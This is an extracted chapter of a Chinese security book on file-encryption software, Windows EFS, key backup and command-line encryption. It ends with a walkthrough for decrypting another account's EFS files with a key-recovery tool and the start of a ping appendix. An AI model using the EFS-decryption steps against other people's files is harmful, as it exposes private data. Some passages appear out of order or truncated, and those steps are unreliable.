当用户第一次使用“加密金刚锁”软件时，程序首先会弹出一个消息框。提示你设定一个进入“加密金刚锁”的密码，单击“确定”按钮后，进入密码设置窗口。




设定使用密码

在此窗口中“加密金刚锁”提供了三种密码设置方式：

- 使用密码；
- 使用授权盘；
- 使用文件做密码，用户可以根据自己的需要选择密码设置方式（可以是其中的一种，也可以同时使用三种密码设置方式），设置好密码后，单击“确认”按钮，进入“加密金刚锁”主界面。当下次运行“加密金刚锁”程序，就要输入刚才所设置的密码才能进入了。


软件的界面很简洁，上面是功能区，当鼠标指针指向这些功能按钮时，系统会给出该功能按钮的使用说明；右边为文件列表框，用户可在此进行选择文件或文件夹的操作。



软件主界面

1.文件加密

从文件列表框中选择需要加密的文件（一个或多个文件）或文件夹，单击“加密”按钮。系统弹出“加密选项”对话框。在该对话框中选择使用加密的算法。



选择加密算法


当用户选择“使用授权盘”选项后，可以将软盘、硬盘或者光盘作为授权盘，如果使用软盘作为授权盘，你以后仍然可以对软盘中的文件进行读写和增删操作，但千万不要对其进行格式化，否则你自己都不能打开加密文件。

当用户选择“使用文件做密码”选项时，可以选择软盘、硬盘或光盘中的任何一个文件作为加密密码，需要注意的是，如果文件被用作加密密码使用后，就不能对其进行改名操作了，此外也不要使用被加密文件作为密码文件，否则，被加密文件将无法被解密。

2.文件解密

文件解密的过程很简单，从主界面窗口中的文件列表框中选中需要进行解密操作的文件或文件夹，然后单击“解密”按钮，系统弹出“请输

入解密密码”对话框，这时你只要按照文件加密时使用的加密设置，输入密码、授权盘或密码文件，对加密文件进行解密操作。如果输入的密码等内容不符合用户加密时所做的设置，程序就不会对加密文件进行解密。



输入解密口令

3. 嵌入文件式加密

使用嵌入文件式加密是一种非常独特的加密设计，利用“加密金刚锁”的此项功能，用户将一个或多个文件加密后，可以将其隐藏在某一个文件中，即将这个文件作为“宿主文件”，“宿主文件”可以是图片文件、MP3 文件或 EXE 文件等等。

使用嵌入文件式加密后的宿主文件本身不会被破坏，图片照样能观看，MP3 文件照样播放，EXE 文件照样能执行，使人根本想不到，在它的里面居然还隐藏着被加密文件！该功能支持将整个目录加密打包后隐藏于一个宿主文件中，并支持带路径释放。使用嵌入文件式加密后，“宿主文件”文件的体积会相应增加。它的使用方法是：

STEP1 选定需要将其嵌入到“宿主文件”中的文件或文件夹，单击“嵌入文件式加密”按钮。

STEP2 进入“嵌入文件式加密选项”对话框，单击“浏览按钮”指定一个“宿主文件”，单击“确定”按钮。

STEP3 在弹出的加密密码设置窗口中，选择合适的加密设置，单击“确定”按钮即可将选定的文件加密后嵌入到“宿主文件”中。

当用户需要将嵌入到“宿主文件”中的文件或文件夹解密时，单击“嵌入式文件解密”按钮，选中需要进行解密的“宿主文件”，并将“解密后还原宿主文件”复选框，以便在解密完毕后，将宿主文件恢复原样，最后输入加密时使用的加密设置即可进行解密。



加密金刚锁可以保护用户文件夹

加密金刚锁还可以对文件夹进行加密，加密密码保护以后，无需用加密金刚锁解密就可使用，双击它后，会弹出密码输入对话框，只有输入正确的密码才能打开该文件夹。加密文件夹被打开以后，可以任意往里面拷贝文件和文件夹。文件夹使用完毕退出以后，它仍然是处于加密状态（后面拷入的文件或文件夹也都被自动加密），无需再用加密金刚锁加密。无论文件夹有多大，加解密瞬间可完成。

4. 加密可执行程序

“加密金刚锁”可以为可执行的“.exe”文件加上密码保护，使之在运行前要验证密码，密码不符则拒绝执行，并且，被加密码的可执行文件仍然支持带命令行参数执行。它的使用方法很简单，选中需要进行密码验证操作的“.exe”执行文件，单击“给 exe 文件加密码”按钮，按照提示为此执行文件设置密码即可。当用户运行此经过加密操作的执行文件时，就会出现验证密码对话框，如果用户输入的密码不符则不能运行此执行文件。需要解除“.exe”文件密码时，只要单击“解除 exe 文件密码”按钮，然后按照提示执


溜客安全网 WwW.176Ku.CoM


文件或者文件夹，然后在菜单栏或者快捷按钮当中选择要对该文件或者文件夹进行的操作。

下面就让我们来看看要使用 iProtect Portable 对自己的文件或者文件夹进行保护，具体应该怎么进行操作。比如我们要对“ghost”目录进行保护，那么先选择“ghost”文件夹。

[illegible]

Welcome!






Welcome to iProtect. Use of this program is password-protected. The master user name is 'Admin'. The Admin user can create and amend other users for this program.

Please **make up your own password** for Admin, and re-enter the password in the Verify field (passwords are case-sensitive by default).

Make a note of it, and keep it in a safe place.

 Name: Admin

Password:

Verify Password:

这时工具栏上的一些按钮由以前的灰色变成了彩色，表明他们的功能可以使用了。从上图上可以看见，对“ghost”文件夹可以进行的操作包括“Lock”和“Encrypt”，分别是隐藏、锁定和加密。我们首先单击“Lock”，被 Lock 处理过的文件夹在操作系统中还可以被浏览，但是其中的任何一个文件都不能被打开，要想使用该文件夹中的文件，必须使用“Unlock”来解除锁定。

同样对于 Encrypt 也是一样的操作，这里就不再赘述了。

[illegible]

Fedt 为绿色软件, 无需安装即可使用, 且只有一个可执行文件。Fedt 可以加密任意类型(文本、图片或可执行文件等等), 任意长度的文件。利用该工具可为用户重要文件进行三道屏障的加密。

第二道屏障是授权盘，即使密码被别人知道了，没有授权盘仍然无法破解该文件；

整个界面清晰的分成了三个部分，最上面的菜单栏、中间的快捷按钮区域和最下面的文件显示区域。我们可以在文件显示区域选择要操作的

件”，宿主文件本身并不会被破坏，图片照样能被观看，MP3文件照样能被播放，EXE文件照样能执行。

Fedt 的用法很简单：先从右边的文件列表框中选择文件或子目录，一次可选择多个文件或子目录，然后按左边的各个功能按钮进行操作。



Fedt功能列表

(1) 加密：单击后将会弹出一个对话框，有三个复选项：“使用授权盘”、“备份源文件”和“启用压缩功能”。如选择了“使用授权盘”选项，密码长度将不做限制，可在0到100位之间，授权盘可选软盘、硬盘和光盘（注意，如不使用授权盘，密码长度必须是6位到100位之间）；选择“备份源文件”将在文件所在的当前目录产生扩展名为“.ED!”的备份文件，建议在加密完成确认无误后，用“安全地删除文件”功能将备份文件删除，“启用压缩功能”将使被加密的文件占用更小的磁盘空间，这在一定程度上加强了加密强度，但代价是加密速度变慢。此外还有加密强度可选“高”、“中”或“低”，加密速度也依次加快，用户可根据实际情况决定。

(2) 解密：用提供的密码和授权盘，对被加密文件进行还原。

(3) 嵌入文件式加密：是指对一个或若干个文件加密后，将其隐藏在某一个文件中。该功能支持将整个目录加密打包后隐藏于一个宿主文件中，并支持带路径释放。

(4) 嵌入文件式解密：“嵌入文件式加密”的逆过程。

(5) 打包为 exe 文件：是指将文件加密后，

再打包为可运行的 exe 文件，解密时运行自身即可。

(6) 给 exe 文件加密码：是指给可执行的 exe 文件加上一层密码保护，使之在运行前要验证密码。

(7) 解除 exe 文件密码：是“给 exe 文件加密码”的逆过程。

(8) 安全地删除文件：可以将文件完全地删除，使之不能被 recover 4 all 等软件所恢复！所以，请慎重使用该功能！

18.5 Windows中EFS加密及解密

Windows 2000 之后的系统都配备了 EFS (Encrypting File System, 加密档案系统)，它可以帮助用户针对存储在 NTFS 磁盘卷上的文件和文件夹执行加密操作。如果硬盘上的文件已经使用了 EFS 进行加密，即使黑客能访问到硬盘上的文件，由于没有解密的密钥，文件也是不可用的。


18.5.1 EFS特点简介

EFS 加密基于公钥策略。在使用 EFS 加密一个文件或文件夹时，系统首先会生成一个由伪随机数组成的 FEK (File Encryption Key, 文件加密钥匙)，然后将利用 FEK 和数据扩展标准 X 算法创建加密后的文件，并把它存储到硬盘上，同时删除未加密的原始文件。接下来系统利用公钥加密 FEK，并把加密后的 FEK 存储在同一个加密文件中。而在访问被加密的文件时，系统首先利用当前用户的私钥解密 FEK，然后利用 FEK 解密出文件。在首次使用 EFS 时，如果用户还没有公钥 / 私钥对（统称为密钥），则会先生成密钥，然后加密数据。如果用户登录到了域环境中，密钥的生成依赖于域控制器，否则它就依赖于本地机器。

EFS 原理说起来非常复杂，但是实际使用过程中就没有那么麻烦了。通过 EFS 加密的用户验证过程是在登录 Windows 时进行的，只要登录到 Windows，就可以打开任何一个被授权的加密文件。换句话说，EFS 加密系统对用户是透明的。

如果用户加密了一些数据，那么该用户对这些数据的访问将是完全允许的，并不会受到任何限制。而其他非授权用户试图访问这些加密过的数据时，就会收到“访问拒绝”的错误提示。

FEK加密文件



FEK加密文件示意图

如果把未加密的文件复制到经过加密的文件夹中，这些文件将会被自动加密。若是将加密数据移出来，如果移动到 NTFS 分区上，数据依旧保持加密属性。被 EFS 加密过的数据不能在 Windows 中直接共享。如果通过网络传输经 EFS 加密过的数据，这些数据在网络上将会以明文的形式传输。NTFS 分区上保存的数据还可以被压缩，但是一个文件不能同时被压缩和加密。再有，Windows 的系统文件和系统文件夹无法被加密。

注意 ATTENTION

要使用 EFS 加密功能，首先要保证操作系统是 Windows 2000 以上的版本，对于 Windows 9X/Me 操作系统就无缘使用了。其次要保证文件所在的分区格式是 NTFS 格式，FAT32 分区里的数据是无法加密的。如果你要使用 EFS 加密，必须将 FAT32 格式转换为 NTFS。


18.5.2 导出导入EFS密钥

使用 EFS 加密必须注意备份好密钥，以防万一。这是因为使用 EFS 加密后，如果重装系统，

密钥被丢失，原来被 EFS 加密的文件就无法打开！如果你没有事先做好密钥的备份，那么数据是永远打不开的。即使将 NTFS 分区转换成 FAT32 分区或者使用相同的用户名和密码登录甚至重新 Ghost 回原系统都不能解决问题，因此备份和导入 EFS 密钥就显得非常重要。


1. 导出EFS密钥

STEP1 首先以本地账号登录，最好是具有管理员权限的用户。然后单击“开始”→“运行”，输入“MMC”后回车，打开控制台界面。



打开MMC控制台


STEP2 单击控制台面板的“文件”→“添加删除管理单元”，打开“添加 / 删除管理单元”对话框。



添加管理单元

STEP3 单击“添加”按钮，打开“添加独立管理单元”对话框，选择“证书”后，单击“添加”按钮添加该单元，如果是管理员，会要求选择证书方式，选择“我的用户证书”然后单击“”按钮，单击“确定”按钮返回控制台界面。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




添加证书

注意 ATTENTION

用户还可以通过另外一种方式进入证书管理界面：单击“开始”→“运行”命令，在打开的运行对话框中输入“certmgr.msc”后按下回车键，打开证书管理器。

STEP3 依次展开左边的“控制台根节点”→“证书”→“个人”→“证书”→“选择账户”，右键所选账户，并在弹出的菜单中选择“所有任务”→“导出”，弹出“证书导出向导”。




导出个人证书

注意 ATTENTION

如果用户还没有在 NTFS 分区上加密任何数据，这里是不会有证书的。


STEP5 单击“下一步”按钮，打开导出向导

欢迎界面，在导出私钥向导中选择“是，导出私钥”并单击“下一步”按钮。




选择导出私钥

STEP6 在导出文件格式向导中勾选“私人信息交换”下面的“如果可能，将所有证书包括到证书路径中”和“启用加强保护”项。




导出文件格式

STEP7 在输入密码向导中设置密码，这个密码非常重要，一旦遗忘，将永远无法获得，以后也就无法导入证书。输入完成以后单击“下一步”按钮，选择保存私钥的位置和文件名。



输入使用密钥口令

STEP1 接着将导出的密钥保存到妥当的地方，并单击“完成”按钮，弹出“导出成功”对话框，表示证书和密钥已经导出成功了，打开保存密钥的路径，会看到一个“信封+钥匙”的图标，这就是密钥，是一个以“.pfx”为后缀的文件。




密钥导出成功

2. 导入EFS密钥


由于重装系统后，对于被 EFS 加密的文件我们是不能够打开的，所以重装系统以前，一定记住导出密钥，然后在新系统中将备份的密钥导入，从而获得权限。

STEP1 双击导出的密钥（就是那个“信封+钥匙”图标的文件）；或者在导出的密钥单击右键选择安装 PFX，会看到“证书导入向导”欢迎界面，单击“下一步”按钮，确认路径和密钥证书，然后单击“下一步”继续。




导入证书

STEP2 在“密码”后面输入导出时设置的密码，把密码输入后勾选“启用强密钥保护”和“标志此密钥可导出”以确保下次能够导出。



键入使用EFS密钥的口令

STEP2 然后单击“下一步”继续。选择证书存储区，我们就选择“根据证书类型，自动选择证书存储区”，依次单击“下一步”按钮，单击完成按钮，看到“导入成功”就表示你已经成功导入密钥了。



证书存储




密钥导入成功

18.5.3 EFS应用实例


让我们看看如何给文件夹加密。右键单击选择要加密的文件夹，选择快捷菜单中的“属性”，选择“常规”标签中的右下方的“高级”按钮，在“压缩或加密属性”一栏中，勾选“加密内容以便保护数据”，并单击“确定”。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



加密内容以便保护数据

返回到文件属性单击“确定”按钮,在弹出“确认属性更改”窗口,选择“将该应用于该文件夹、子文件夹和文件”然后再“确定”,这样这个文件夹里的原来有的以及新建的所有文件和子文件夹都被自动加密了。要解开加密的文件夹,把“加密内容以便保护数据”前面的“√”去掉即可。



加密文件夹

1.将EFS选项添加至快捷菜单


如果想将EFS选项添加至快捷菜单,请依次执行下列操作步骤:在“运行”对话框内输入“regedit”,在注册表编辑器内浏览至下列子键:
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced],然后新建一个DWORD值[EncryptionContextMenu],并将它的键值设为1。

注意 ATTENTION

为确保对注册表进行修改,应在自己的计算机上拥有管理员账号。这样当用户右键单击某一存储于NTFS磁盘卷上的文件或文件夹时,加密或解密选项便会出现在随后弹出的快捷菜单上,这样使用起来非常方便。




新增注册表键值



右键菜单出现“加密”选项

2.禁用EFS

用户可以彻底禁用EFS功能。在“运行”中输入“Regedit”并回车打开注册表编辑器,依次展开到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\EFS],然后新建一个Dword值[EfsConfiguration],并将其键值设为“1”,这样本机的EFS加密就被彻底禁用了。



新增[EfsConfiguration]项



修改[EfsConfiguration]值为“1”

3. 跳过不加密父文件夹下的某个子文件夹

在加密的过程中我们常常遇到这样的事情，我们需要加密某一个文件夹，而此文件夹下还有很多的子文件夹，这时候我们如果不想加密位于此文件夹下的某一个子文件夹该怎么办呢？很多的用户往往采取的方法是将不需要加密的子文件夹剪切出来，单独存放，然后再加密文件夹。可是这样一来却破坏了原来的目录结构，加密和保持原有的目录结构好像是“鱼与熊掌不可兼得”，怎么办呢？其实我们大可不必这么辛苦，只需要在不需要加密的子文件夹下建立一个“Desktop.ini”文件即可。具体地说就是在不需要加密的子文件夹下建立一个名为“Desktop.ini”的文件，用记事本程序打开录入以下内容：

[encryption]


Disable=1

注意


ATTENTION

Windows 默认将后缀名隐藏，在建立“Desktop.ini”文件时，应该将扩展名显示出来。

录入完毕保存并关闭该文件，以后要加密父文件夹的时候，当加密到该子文件夹就会遇到错误的信息，单击“忽略”按钮就可以跳过对该子文件夹的加密，但其父文件夹的加密不会受到丝毫的影响。



显示文件扩展名



不能加密该文件夹下的文件了

4. 在命令提示符下加密、解密文件

有些用户喜欢在命令提示符下工作，EFS 也早为这些用户准备好了。用“cipher”命令即可轻松完成对文件和文件夹的加密、解密工作。其命令格式如下：


cipher [/E/D] 文件夹或文件名 [参数]

例如要给 C 盘根目录下的“EFS test”文件夹加密就输入：【cipher /e “EFS test”】，回车后即可对文件夹的加密。



在命令行中加密

要给 C 盘根目录下的“EFS test”文件夹解密则输入：**【cipher /d “EFS test”】**，回车后即可对文件夹的解密，其中 /e 是加密参数，/d 是解密参数，其它更多的参数和用法请在命令提示符后输入：“cipher /?” 来查看。



在命令行中解密

18.5.4 EFS加密的破解

在 EFS 加密体系中，数据是靠 FEK 加密的，而 FEK 又会跟用户的公钥一起加密保存；解密的时候顺序刚好相反，首先用私钥解密出 FEK，然后用 FEK 解密数据。可见，用户的密钥在 EFS 加密中起了很大作用。

密钥又是怎么来的呢？在 Windows 2000/XP 中，每一个用户都有一个 SID（Security Identifier，安全标识符）以区分各自的身份，每个人的 SID 都是不相同的，并且有唯一性。可以这样理解：把 SID 想象为人的指纹，虽然同名同姓甚至同时出生的人很多，但世界上任意两个人的指纹却完全不同。因此，这具有唯一性的 SID 就保证了 EFS 加密的绝对安全和可靠。因为理论上没有 SID 相同的用户，因而用户的密钥也就绝不会相同。在第一次加密数据时，系统就会根据 SID 生成加密者（该用户）的密钥，并且会把公钥及私钥分开保存，供用户加密和解密数据使用。

许多人由此就认为使用 EFS 加密非常安全，可是现在有一款叫做“Advanced EFS Data Recovery”的软件就可以破解 EFS 加密！不过使用该软件有个前提，那就是硬盘上要保留有相应的密钥，该软件通过搜索系统中的密钥来进行解

密文件的。

注意 ATTENTION


如果是重装系统等原因造成了无法打开加密文件，则“Advanced EFS Data Recovery”也无法进行解密，这是因为“Advanced EFS Data Recovery”并没有破解 EFS 加密算法，它只是搜索到系统中已有的密钥并使用该密钥进行解密而已。

现在，假设我们事先用 Administrators 组的账户在 C 盘中加密了一个文本文件“EFS test.txt”。注销该账户，用同属于 Administrators 组的另一个账户登录，直接打开 EFS test.txt 文件试试，看到“访问拒绝”的错误提示了吧？这说明经过 EFS 加密后的文件非授权用户的确无法访问。

下面我们就来介绍一下如何使用“Advanced EFS Data Recovery”解密。

注意 ATTENTION

下面介绍的是 Advanced EFS Data Recovery 基本解密 EFS 方法，事实上新版的 Advanced EFS Data Recovery 拥有完善的使用向导，用户不必手动操作。




Advanced EFS Data Recovery解密向导

如果在加密向导中单击“Expert mode”按钮就可以进入手动模式，首先在“Advanced EFS Data Recovery”主界面的“EFS Related Files”标签下单击右侧的“Scan For keys”按钮，然后指定在 C 盘中扫描密钥。

扫描完毕后，在“EFS Related Files”标签下就会显示出扫描出来的结果，显示为绿色的就


是可用的密钥，而 SAM 就是存储在系统中的账户名和密码。



扫描结果

然后切换到“Encrypted files”标签中，单击右侧的“Scan for encrypted files”按钮，在 C 盘上搜索所有加密文件，一会儿就会得出结果。

事先加密过的“EFS test.txt”文件就出现在了“Encrypted files”的结果栏中，单击右侧的“Save files”按钮指定保存的位置即可。打开该文件看看，没有任何问题，该文件已经被解密了。



扫描出加密过的“EFS test.txt”文件

注意，如果你要解密的文件比较大的话，那就需要使用注册版，否则无法破解。



附录 常用网络命令详解

黑客攻防中，经常会使用控制台（shell/命令提示符）的形式进行操作，特别是在网络环境不理想的情况下，文字界面操作比图形界面更有效率。

一、ping使用详解

ping 是个使用频率极高的实用程序，用于确定本地主机是否能与另一台主机交换（发送与接收）数据报。根据返回的信息，我们就可以推断 TCP/IP 参数是否设置得正确以及运行是否正常。需要注意的是：成功地与另一台主机进行一次或两次数据报交换并不表示 TCP/IP 配置就是正确的，我们必须执行大量的本地主机与远程主机的数据报交换，才能确信 TCP/IP 的正确性。

简单的说，ping 就是一个测试程序，如果 ping 运行正确，我们大体上就可以排除网络访问层、网卡、MODEM 的输入输出线路、电缆和路由器等存在的故障，从而减小了问题的范围。但由于可以自定义所发数据报的大小及无休止的高速发送，ping 也被某些别有用心的人作为 DDOS（拒绝服务攻击）的工具，例如许多大型的网站就是被黑客利用数百台可以高速接入互联网的电脑连续发送大量 ping 数据报而瘫痪的。



按照缺省（不加其他参数，即默认）设置，Windows 上运行的 ping 命令发送 4 个 ICMP

